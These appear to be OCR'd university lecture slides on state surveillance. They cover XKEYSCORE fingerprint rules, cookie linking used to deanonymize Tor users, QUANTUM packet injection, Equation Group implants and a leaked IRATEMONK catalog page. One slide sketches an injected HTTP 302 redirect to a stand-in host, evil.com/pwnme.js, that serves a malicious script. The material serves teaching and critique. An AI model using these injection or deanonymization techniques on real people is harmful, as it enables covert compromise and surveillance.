
Sendmail
From = someguy@...
To = otherguy@...

Unlike conventional NIDS ***you don't worry about evasion***:
Anyone who wants to evade uses cryptography instead

Which NIDS To Use?

- Bro Network Security Monitor (BSD licensee)
  - Includes a robust suite of protocol parsers
  - Realtime operation, invokes Bro policy scripts
  - Requires seeing both sides of the traffic
- Lockheed/Martin Vortex (GPL)
  - Only handles the reassembly:
    Network traffic to files, then invoke separate parser programs
  - Near real-time operation:
    Bet, this is the basis for XKEYSCORE
- Eagle GLINT by Nexa Technologies
  - Formerly Amesys (was part of Bull)
  - Commercial "Intelligence" interception package

Tracking People Not Machines: User Identification



Tracking People, Not Machines: Cookie Linking

▼ Request Headers view source

Accept	*/*
Accept-Encoding	gzip, deflate
Accept-Language	en-US,en;q=0.5
Connection	keep-alive
Cookie	id=22391b715e0400d7||t=1448921995|et=730|cs=002213fd4843e62058f4ed4d45; IDE=AHWqTUmdtHMc4_RPvtLm-oVF6ex92ujmLJvfjmeTqBz-3b3t4hDD; _drt_=NO_DATA; DSID=NO_DATA
DNT	1
Host	pubads.g.doubleclick.net
Referer	http://arstechnica.com/science/2015/11/inside-literally-wind-turbines-meant-to-work-at-the-south-pole-and-mars/
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0

▼ Request Headers view source

Accept	image/png,image/*;q=0.8,*/*;q=0.5
Accept-Encoding	gzip, deflate
Accept-Language	en-US,en;q=0.5
Cache-Control	no-cache
Connection	keep-alive
Cookie	UID=15496a17a1111821c4ea0e41448921987; UIDR=1448921987
DNT	1
Host	sb.scorecardresearch.com
Pragma	no-cache
Referer	http://arstechnica.com/science/2015/11/inside-literally-wind-turbines-meant-to-work-at-the-south-pole-and-mars/
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0

Homework Assignment
NOT SECRET//UCB//REL 194-30


- Assignment for advanced undergraduate class in networking
- Given this Bro IDS skeleton code build the following primitives
  - HTTP title metadata extraction
  - Username identification
  - Cookie linking
- 11 groups of 2 in the class:
  - 1 failed to complete
  - 1 did poor job (very slow, but as I never specified performance goals…)
  - 9 success
    - Including 2-3 well written ones
- Project was probably too easy…
  - The more open ended "bang on the great firewall" project was better

Bulk Recording

NSA is actually amateur hour: Bulk record is only 3-5 days, decision is “record or not”


LBNL is 3-6 ***months***, decision includes truncation (“stop after X bytes”)

Federated Search



Using XKEYSCORE In Practice

- Primarily centered around an easy-to-use web interface
  - With a lot of pre-canned search scripts for low-sophistication users
  - Plus a large number of premade "fingerprints" to identify applications, usages, etc
- The unofficial user guide: https://www.documentcloud.org/documents/2116191-unofficial-xks-user-guide.html



XKEYSCORE Fingerprint Writing

- A mix of basic regular expressions and optional inline C++ !??!?
- Simple rules:
  - ```
    fingerprint('anonymizer/tor/bridge/tls') =
        ssl_x509_subject('bridges.torproject.org') or
        ssl_dns_name('bridges.torproject.org');
    ```
  - ```
    fingerprint('anonymizer/tor/torpoject_visit') =
        http_host('www.torproject.org')
        and not(xff_cc('US' OR 'GB' OR 'CA' OR 'AU' OR 'NZ'));
    ```
- System is "near real time":
  - Parse flow ***completely*** then check for signature matches
    - You write in a different style in a real-time system like Snort or Bro
  - Which is why I think XKEYSCORE started life as Vortex

A Richer Rule:
New Zealand spying on Solomon Island gvmt...


```
fingerprint('document/solomons_gov/gov_documents') =
    document_body
     (('Memorandum by the Minister of' and 'Solomon') or
      'Cabinet of Solomon Islands' or
      ('conclusions of the' and 'solomon' and 'cabinet') or
      ('Truth and Reconciliation Commission' and 'Solomon') or
      ('TRC 'c and 'trc report' and 'Solomon') or
      ('former tension militants' and 'Malaita') or
      'malaita eagle force' or 'malaita ma\'asina forum' or
      ('MMF 'c and 'Solomon') or 'Members Rise Group' or
      'Forum Solomon Islands' or 'FSII 'c or 'Benjamin Afuga')
    or
    document_author(word('rqurusu' or 'ptagini' or
                         'jremobatu' or 'riroga' or 'Barnabas Anga' or
                         'Robert Iroga' or 'Dr Philip Tagini' or
                         'Fiona Indu' or 'FSII' or 'James Remobatu' or
                         'Rose Qurusu' or 'Philip Tagini'));
```

And Inline C++...


```
/**  Database Tor bridge information extracted from confirmation emails. */
fingerprint('anonymizer/tor/bridge/email') =
email_address('bridges@torproject.org') and
 email_body('https://bridges.torproject.org/' : c++
extractors: {{ bridges[] =
               /bridge\s([0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}):?
([0-9]{2,4}?[^0-9])/;  }}
init: {{ xks::undefine_name("anonymizer/tor/torbridges/emailconfirmation");
}}
main: {{
    static const std::string SCHEMA_OLD = "tor_bridges";
    ...
    if (bridges) {
       ...
      xks::fire_fingerprint("anonymizer/tor/directory/bridge"); }
    return true;  }});
```

Wiretapping Crypto…
IPSec & TLS

- Good transport cryptography messes up the NSA, but…
  - There are tricks…
- The wiretaps collect encrypted traffic and pass it off to a black-box elsewhere
  - The black box, sometime later, may come back and say “this is the key”
- Sabotage: Trojaned pRNGs, both DualEC DRBG and others
- Theft: No forward secrecy? HA, got yer certificate…
- Weak Diffie/Hellman: If you always use the same prime p…
  - It takes a lot of work to break the first handshake…
  - But the rest take a lot less effort

Wiretapping Crypto: PGP (aka the NSA's friend)

- PGP is an utter PitA to use…
  - So it is uncommon, so any usage stands out
- It has easy to recognize headers…
  - Even when you exclude **`-----BEGIN PGP MESSAGE-----`**
- It has no forward secrecy…
  - So if you steal someone's key you can decrypt all their messages!
- It spews metadata around…
  - Not only the email headers used to email it…
  - But also (by default) the identity of all keys which can decrypt the message

So PGP is Actually Easy(ish…)

- You can easily map who talks to whom…
  - And when, and how much data, and who is CC'ed…
    - ***Never underestimate the power of traffic analysis***
  - Thus you have the entire social graph!
- You can then identify the super nodes…
  - Those who talk to lots of other people…
- And then you pwn them!
  - See later

Query Focused Datasets: Mostly Write-Only Data with Exact Search

Username

Site: arstechnica.com
Username: broidsrocks
Cookie: 223e77...
From IP: 10.271.13.1
Seen: 2012-12-01 07:32:24

IP


Cookie

The EPICFAIL Query Focused Database


- Tor users (used) to be dumb...
  - And would use something other than Tor Browser Bundle to access Tor
- Of course, the "normal" browser has lots of web tracking
  - Advertising, etc....
- So the EPICFAIL QFD:
  - All tracking cookies (for specified sites) seen both from a Tor exit node and from a non-Tor source
- Allows easy deanonymization of Tor users

Using the MARINA Database Interface

- Provides a GUI for doing queries to the more centralized/longer term store
  - Specifically designed to provide easy wa to go “this is the guy’s email, what other email/selectors apply” among other thing
- Fields include:
  - User Activity
  - Active User
  - Profile Data
  - SparklePony?!?!



Use SIGINT


BBC Pageview
Double-click Ad
Linked User IDs
AnonDude is...
IP Activity History (unmasked VPNs)
"IP Intelligence"
AnonDude's House

Computer Network Exploitation

AirPwn -Goatse
HackingTeam


Black Market RATs
HackingTeam
FinFisher

```
HTTP 302 FOUND
location: http://www.evil.com/pwnme.js
```

```
GET /pwnmejs HTTP/1.1
host: www.evildomain.com
cookie: id=iamavictim
```

```
GET /script.js HTTP/1.1
host: www.targetdomain.com
cookie: id=iamavictim
```

```
HTTP 200 OK
.....
```



Metasploit
HackingTeam
FinFisher


NSA Eagle from the EFF
Rat from OpenClipart

Oh, but NSA's QUANTUM is busted!!!

- To do it properly, you need to be quick…
  - Have to win the race
- NSA Logic:
  - Weaponize our wiretaps? Sure!
  - Use it to shoot exploits at NATO allies critical infrastructure? GO FOR IT!
  - Actually build it right? Sorry, classification rules get in the way
- Instead the QUANTUM wiretap sends a "tip" into classified space
  - Through a special (slow) one-way link called a "diode"
  - That then consults the targeting decision
  - And sends the request through another "diode" back to a "shooter" on the Internet
  - That then generates the spoofed packet

The NSA's Malcode Equation Group & Sauron

- Kaspersky has a nice analysis done…
- Encrypted, modular, and multi-stage design
  - Different functional sub-implants for different tasks
  - Uses an encrypted file system to resist analysis
- Some ***very*** cool tricks!
  - Reflash hard drive firmware to provide a bad boot block
    - So when you read it on a powered-up disk, the disk looks fine!
    - But if its ever found, "the NSA was here!" glows large
    - Likewise, modules that can reflash particular BIOSes
  - Want to gain root on a Windows box?
    - Install a signed driver that has a vulnerability
    - Then exploit that vulnerability



TOP SECRET//COMINT//REL TO USA, FVEY

IRATEMONK

ANT Product Data

(TS//SI//REL) IRATEMONK provides software application persistence on desktop and laptop computers by implanting the hard drive firmware to gain execution through Master Boot Record (MBR) substitution.

06/20/08

(TS//SI//REL) IRATEMONK Extended Concept of Operations

(TS//SI//REL) This technique supports systems without RAID hardware that boot from a variety of Western Digital, Seagate, Maxtor, and Samsung hard drives. The supported file systems are: FAT, NTFS, EXT3 and UFS.

(TS//SI//REL) Through remote access or interdiction, UNITEDRAKE, or STRAITBAZZARE are used in conjunction with SLICKERVICAR to upload the hard drive firmware onto the target machine to implant IRATEMONK and its payload (the implant installer). Once implanted, IRATEMONK's frequency of execution (dropping the payload) is configurable and will occur when the target machine powers on.

Status: Released / Deployed. Ready for Immediate Delivery **Unit Cost:** $0


POC: [redacted], S32221, [redacted], [redacted]@nsa.ic.gov


Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY

Interdiction…

- Why bother hacking at all…
  - When you can have the USPS and UPS do the job for you!
- Simply have the package shipped to an NSA building
  - And then add some entertaining specialized hardware and/or software





But the NSA has No Monopoly on Cool Here…

- This is the sort of thing the NSA has…
  - A small arm controller, flash, SDRAM, and FPGA in a small package…
    - This is circa 2008 but things keep getting better
- But this is a Kinetis KL02 arm chip…
  - 32k flash, 4k ram, 32b ARM & peripherals (including Analog to Digital converters)

But the NSA is not alone:
EG, the Chinese "Great Cannon"?

- The Great Cannon is a dedicated Internet attack tool probably operated by the Chinese government
  - An internet-scale selective man-in-the-middle designed to replace traffic with malicious payloads
  - Currently used to co-opt unwitting foreign visitors to Chinese web sites into participating in DDoS attacks
  - Almost certainly also has the capability to "pwn-by-IP":
    Launch exploits into targets' web surfing
  - "Great Cannon" is our name:
    the actual Chinese name remains unknown
- Structurally related to the Great Firewall, but a separate devices

